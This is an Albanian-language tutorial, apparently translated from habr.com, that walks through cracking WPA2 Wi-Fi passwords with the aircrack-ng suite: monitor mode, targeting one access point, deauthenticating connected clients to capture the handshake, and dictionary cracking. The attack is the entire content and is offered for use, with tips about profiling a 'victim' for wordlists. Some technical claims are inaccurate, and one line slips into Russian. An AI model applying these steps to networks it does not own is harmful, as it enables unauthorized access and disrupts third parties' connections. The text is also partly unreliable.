

Ky kjo artikull është shkruar ekskluzivisht për qëllime informative dhe kërkimore. Ju inkurajojmë të respektoni rregullat e punës me rrjetet dhe ligjin, si dhe gjithmonë të mbani mend sigurinë e informacionit.
Hyrje
Në fillim të viteve 1990, kur Wi-Fi sapo kishte dalë, u krijua algoritmi Wired Equivalent Privacy, i cili duhet të siguronte privatësinë e rrjeteve Wi-Fi. Megjithatë, WEP doli të ishte një algoritëm mbrojtjeje joefikas, i cili lehtë mund të thyhej.
Ishte në vend të tij që erdhi algoritmi i ri i mbrojtjes Wi-Fi Protected Access II, që sot përdoret nga shumica e pikave të aksesit Wi-Fi. WPA2 përdor algoritmin e enkriptimit AES, që është shumë i vështirë për t'u thyer.
Por ku është dobësia?
Mangësia e WPA2 është se fjalëkalimi i enkriptuar kalon gjatë lidhjes së përdoruesve gjatë asaj që quhet 4-way handshake (shtrëngimi i dorës me katër palë). Nëse kapim handshake, do të mësojmë fjalëkalimin e enkriptuar dhe na mbetet ta deshifrojmë. Për këtë qëllim, ne do të përdorim aircrack-ng.
Si mund ta thyejmë?
Hapi 1. Përcaktojmë ndërfaqen
Fillimisht duhet të dimë se cila ndërfaqe rrjeti na nevojitet, për këtë shkruajmë komandën:
$ ifconfigMarrim përgjigjen:
eth0      nuk ka zgjerime pa tela.

wlan0     IEEE 802.11abgn  ESSID:off/any
Mode:Managed  Pikë Akses: Nuk është e Asociuar   Tx-Power=15 dBm
Kufiri i rikthimit të shkurtër:7   RTS thr:off   Fragment thr:off
Çelësi i enkriptimit:off
Menaxhimi i Energjisë:off

lo        nuk ka zgjerime pa tela
Në rastin tim ka vetëm tri ndërfaqe, dy prej të cilave nuk kanë zgjerime pa tela (no wireless extensions). Prandaj, na intereson vetëm wlan0.
Hapi 2. Çndërrojmë adaptorin e rrjetit në modin monitorues
Kalimi i adaptorit të rrjetit në modin monitorues do të na lejojë të shohim trafikun e wireless-it që kalon pranë nesh. Për ta bërë këtë, shkruajmë komandën:
$ airmon-ng start wlan0Vini re se airmon-ng ka rishkruar emrin e ndërfaqes suaj (në rastin tim ai u quajt mon0, por ju duhet ta kontrolloni ende).
Hapi 3. Kapim trafikun
Tani, kur adapatori ynë i rrjetit është në modin monitorues, mund të kapim trafikun që kalon pranë nesh, duke përdorur komandën airodump-ng. Shkruajmë:
$ airodump-ng mon0 
Vini re se të gjitha pikët e aksesit të dukshme janë renditur në pjesën e sipërme të ekranit, ndërsa klientët janë në pjesën e poshtme të ekranit.
Hapi 4. Koncentrohemi në kapjen e një pike të veçantë të aksesit.
Hapi ynë i ardhshëm është të përqendrojmë përpjekjet tona në një pikë aksesi dhe kanalin e saj. Na intereson BSSID dhe numri i kanalit të pikës së aksesit që do ta défišojmë. Le të hapim një terminal të ri dhe të shkruajmë:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID i pikës së aksesit
- -c 6 kanali në të cilin punon pika e aksesit Wi-Fi
- WPAcrack skedari në të cilin do të regjistrohet handshake
- mon0 adaptori rrjetor në modalitetin e monitorimit
Siç mund të shihni në ekranin e mësipërm, tani jemi duke u përqëndruar në kapjen e të dhënave nga një pikë aksesi me ESSID Belkin276 në kanalin 6. Lëri terminalin të hapur!
Hapi 5. Marrja e handshake
Për të kapur fjalëkalimin e enkriptuar, na nevojitet një klient të kalojë autentikimin (të lidhet me Wi-Fi). Nëse ai është tashmë i autentikuar, mund ta deautentikojmë (ta çpoj), atëherë sistemi automatikisht do të ri-autentikohet (të lidhë), duke bërë që ne të mund të marrim fjalëkalimin e enkriptuar.
Pra, na nevojitet thjesht të çpojme përdoruesit e lidhur, që ata të lidhen sërish. Për këtë, hapim një terminal të ri dhe shkruajmë:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 numri i përdoruesve që do të deautentikohen
- 08:86:30:74:22:76 BSSID i pikës së aksesit
- mon0 adaptori rrjetor
Tani, me rikthimin e lidhjes, dritarja që e kemi lënë në hapat e mëparshëm do të kapë handshake. Le të kthehemi te terminali ynë airodump-ng dhe ta shohim.

Vini re në rreshtin e sipërm nga e djathta, airodump-ng ka dalë: "Handshake WPA". Pra, kemi kapur me sukses fjalëkalimin e enkriptuar! Këto janë hapat e parë në drejtim të suksesit!
Hapi 6. Gjejmë fjalëkalimin
Tani që kemi fjalëkalimin e enkriptuar në skedarin tonë WPAcrack, mund të fillojmë gjetjen e fjalëkalimit. Por për këtë, na nevojitet një listë me fjalëkalime që duam të përdorim. Një listë të tillë mund ta gjejmë për 5 minuta në Google. Unë do të përdor listën e fjalëkalimeve të paracaktuar që vjen së bashku me aircrack-ng: BackTrack darkcOde.
Hapim një terminal të ri dhe shkruajmë:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap skedari në të cilin kemi regjistruar handshake (airodump-ng e shtoi në fund -01.cap)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Sa kohë do të zgjasë kjo?
Ky proces mund të marrë shumë kohë. Çdo gjë varet nga gjatësia e listës tuaj të fjalëkalimeve, mund të prisni nga disa minuta në disa ditë. Në procesorin tim me dy bërthama Intel, aircrack-ng gjen pak më shumë se 800 fjalëkalime në sekondë.
Kur të gjendet fjalëkalimi, ai do të shfaqet në ekranin tuaj. Nëse do të jetë e suksesshme ose jo, varet nga lista juaj. Nëse nuk e arrini të gjeni fjalëkalimin nga një listë, mosu dëshpëroni, provoni një tjetër.
Këshilla për përdorim
- Ky lloj sulmi është efektiv për të gjetur fjalëkalimin nga një listë, por praktikisht i padobishëm për gjetjen rastësore. E gjithë puna është te koha. Nëse Wi-Fi është i mbrojtur me një fjalëkalim mesatar të shkronjave latine dhe numrave, atëherë gjetja rastësore do të zgjasë disa vite.
- Kur zgjidhni një listë fjalëshkalimesh, është thelbësore të merrni parasysh faktorët gjeografikë. Për shembull, nuk ka kuptim të provoni në një restorant në Paris me një listë fjalëshkalimesh ruse.
- Nëse po hackoni Wi-Fi-në tuaj shtëpiake, përpiquni të merrni ndonjë të dhënë personale të viktimës (emri, mbiemri, data e lindjes, emri i qenit, etj.) dhe gjeneroni një listë shtesë fjalëshkalimesh nga këto të dhëna.
- Pasi të kapni handshake-in, ndaloni punën e aireplay-ng (mos e detyroni përdoruesit e thjeshtë të vuajnë).
Burimi: habr.com
